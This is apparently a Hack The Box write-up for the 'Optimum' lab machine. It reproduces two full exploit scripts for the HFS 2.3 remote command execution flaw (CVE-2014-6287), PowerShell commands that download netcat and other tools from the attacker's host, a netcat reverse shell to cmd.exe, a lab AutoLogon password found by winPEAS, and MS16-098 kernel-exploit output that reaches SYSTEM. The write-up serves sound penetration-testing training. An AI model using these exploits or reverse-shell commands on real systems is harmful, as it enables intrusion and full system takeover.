
Optimum

Nmap

```
# Nmap 7.92 scan initiated Sat May 14 12:54:44 2022 as: nmap -sC -sV -p- -T4 -oN fullscan.txt 10.10.10.8
Nmap scan report for 10.10.10.8
Host is up (0.15s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
| http-methods: 
|_  Supported Methods: GET POST
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 14 13:01:33 2022 -- 1 IP address (1 host up) scanned in 408.34 seconds
```

There is only one open port. Lets check the webpage.




No files in this folder

0 folders, 0 files, 0 bytes

0 items selected


HttpFileServer 2.3
Server time: 21/5/2022 4:53:17 πμ
Server uptime: 00:01:49

Checking exploits for serivce version of HttpfileServer 2.3 HFS



```
┌──(root㉿kali)-[~/htb/Boxes/Optimum]
└─# searchsploit hfs
-------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                  |  Path
-------------------------------------------------------------------------------- ---------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service               | osx/dos/29454.txt
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)                         | osx/dos/12375.c
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure                     | osx/local/35488.c
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation              | osx/local/8266.sh
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution                      | windows/remote/37985.py
HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)                     | windows/remote/49584.py
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)                     | multiple/remote/48569.py
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service                     | linux/dos/28895.txt
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)          | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities               | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload                  | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)             | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)             | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution        | windows/webapps/34852.txt
-------------------------------------------------------------------------------- ---------------------------------
```

We also find another potential exploit by searching for just HttpfileServer 2.3




```
┌──(root㉿kali)-[~/htb/Boxes/Optimum]
└─# searchsploit httpfile
--------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------------
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)                      | windows/webapps/49125.py
--------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Lets analyse both exploits


windows/webapps/49125.py

We can see that this exploit will run powershell on the victim machine to download a reverse-shell. We will later edit this to download a netcat payload.



```
# Exploit Title: Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
# Google Dork: intext:"httpfileserver 2.3"
# Date: 28-11-2020
# Remote: Yes
# Exploit Author: Óscar Andreu
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287

#!/usr/bin/python3

# Usage :  python3 Exploit.py <RHOST> <Target RPORT> <Command>
# Example: python3 HttpFileServer_2.3.x_rce.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.4/shells/mini-reverse.ps1')"

import urllib3
import sys
import urllib.parse

try:
    http = urllib3.PoolManager()
    url = f'http://{sys.argv[1]}:{sys.argv[2]}/?search=%00{{.+exec|{urllib.parse.quote(sys.argv[3])}.}}'
    print(url)
    response = http.request('GET', url)

except Exception as ex:
    print("Usage: python3 HttpFileServer_2.3.x_rce.py RHOST RPORT command")
    print(ex)
~
```

windows/remote/39161.py



```
# Description: You can use HFS (HTTP File Server) to send and receive files.
#          It's different from classic file sharing because it uses web technology to be more compatible with today's Internet.
#          It also differs from classic web servers because it's very easy to use and runs "right out-of-the box". Access your remote files, over the network. It has been successfull
y tested with Wine under Linux.

#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!


import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+save+".}")

    def execute_script():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

    def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")

    ip_addr = "10.10.14.2" #local IP address
    local_port = "9001" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Adodb.Strea
m%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F"+ip_addr+"%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%201%20%27%2F%2Fbinary%0
D%0A%20%20%20%20.open%0D%0A%20%20%20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.savetofile%20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F%2Foverwrite%0D%0Aend%20with"
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
    exe1= "exec|"+vbs3
    script_create()
    execute_script()
    nc_run()
```

This exploit requires netcat to be on the victim machine as it will run a visual basic script to execute netcat and use it as a reverse-shell.

We can chain these two together, using the first one to transfer netcat to our victim host and the other to execute the netcat reverse shell.


Make sure to edit the local host and port numbers to match your attacking machine.

Exploitation

Using 49125.py the first exploit to transfer netcat.


Modify the Command to write the output of the netcat binary to the public folder.

```
python3 49125.py 10.10.10.8 80
"c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe Invoke-WebRequest -Uri
http://10.10.14.2:8000/nc.exe -OutFile C:\Users\Public\nc.exe"
```




```
┌──(root㉿kali)-[~/htb/Boxes/Optimum]
└─# python3 49125.py 10.10.10.8 80 "c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe Invoke-WebRequest -Uri http://10.10.14.2:8000/nc.exe -OutFile C:\Users\Public\nc.exe"
http://10.10.10.8:80/?search=%00{.+exec|c%3A%5Cwindows%5CSysNative%5CWindowsPowershell%5Cv1.0%5Cpowershell.exe%20Invoke-WebRequest%20-Uri%20http%3A//10.10.14.2%3A8000/nc.exe%20-OutFile%20C%3A%5CUsers%5CPublic%5Cnc.exe.}
```

Now simply run 39161.py. It will search the public directory for nc.exe and run it with the parameters we edited within the script.



```
┌──(root㉿kali)-[~/htb/Boxes/Optimum]
└─# python2 39161.py 10.10.10.8 80
```



```
┌──(root㉿kali)-[~/htb/Boxes/Optimum]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.8] 49198
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>ls
```

Escalating Privileges

System enumeration

`sysinfo`


```
Microsoft Windows Server 2012 R2 Standard


6.3.9600 N/A Build 9600


# Lastest hotfix
[31]: KB3014442
```

Transfering Winpeas.exe

```
c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe Invoke-WebRequest -Uri
http://10.10.14.2:8000/winPEAS.exe -OutFile C:\Users\Public\winPEAS.exe
```


Intersting Winpease findings

AutoLogon Credentials



```
 [+] Looking for AutoLogon credentials
   Some AutoLogon credentials were found!!
   DefaultUserName               :  kostas
   DefaultPassword               :  kdeEjDowkS*
```

Windows Vulns by OS build 9600.




```
 [?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
   OS Build Number: 9600
  Windows version not supported
```

Due to the service version, I will run the sysinfo information through Windows-Exploit-Suggester.

```
./windows-exploit-suggester.py --database 2022-05-14-mssb.xls --systeminfo
/root/htb/Boxes/Optimum/optimum-sysinfo.txt
```

This will return alot of output. We can easliy weed out the exploits that have to do with services that are not running on this machine such as SMB.

Lets look into MS16-098 https://www.exploit-db.com/exploits/41020




```
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
```

I found an instersting blog that goes through this exploit in detail.

https://sensepost.com/blog/2017/exploiting-ms16-098-rgnobj-integer-overflow-on-windows-8.1-x64-bit-by-abusing-gdi-objects/

The author is running the exploit on the same service version as our vitcim host.



```
C:\Users\test\Desktop>whoami
win-386mq9hgcar\test

C:\Users\test\Desktop>bfill.exe
[+] Trigerring Exploit.
Done filling.
GetBitmapBits Result. 1000
index: 1032

Gh04 header:
0000bc2347683034077cd2c13ad3f7b1
Gh05 header:
bc003c23476830350000000000000000
Previous page Gh04 (Leaked address):
40e0e47001f9ffff
Pvsca0:
30eee47001f9ffffMicrosoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\test\Desktop>whoami
nt authority\system

C:\Users\test\Desktop>Boom!!!
```


The code and EXE for the exploit for Windows 8.1 x64 bit can be found at: https://github.com/sensepost/ms16-098

We can grab the same exploit from https://github.com/sensepost/ms16-098.


Download it and transfer it to the victim host.

```
c:\windows\SysNative\WindowsPowershell\v1.0\powershell.exe Invoke-WebRequest -Uri
http://10.10.14.2:8000/bfill.exe -OutFile C:\Users\Public\bfill.exe
```

Running the exploit gives us System privileges



```
C:\Users\Public>bfill.exe
bfill.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
nt authority\system
```



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D0BC-0196

 Directory of C:\Users\Administrator\Desktop

18/03/2017  03:14 ��    <DIR>          .
18/03/2017  03:14 ��    <DIR>          ..
18/03/2017  03:14 ��                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  31.891.820.544 bytes free
```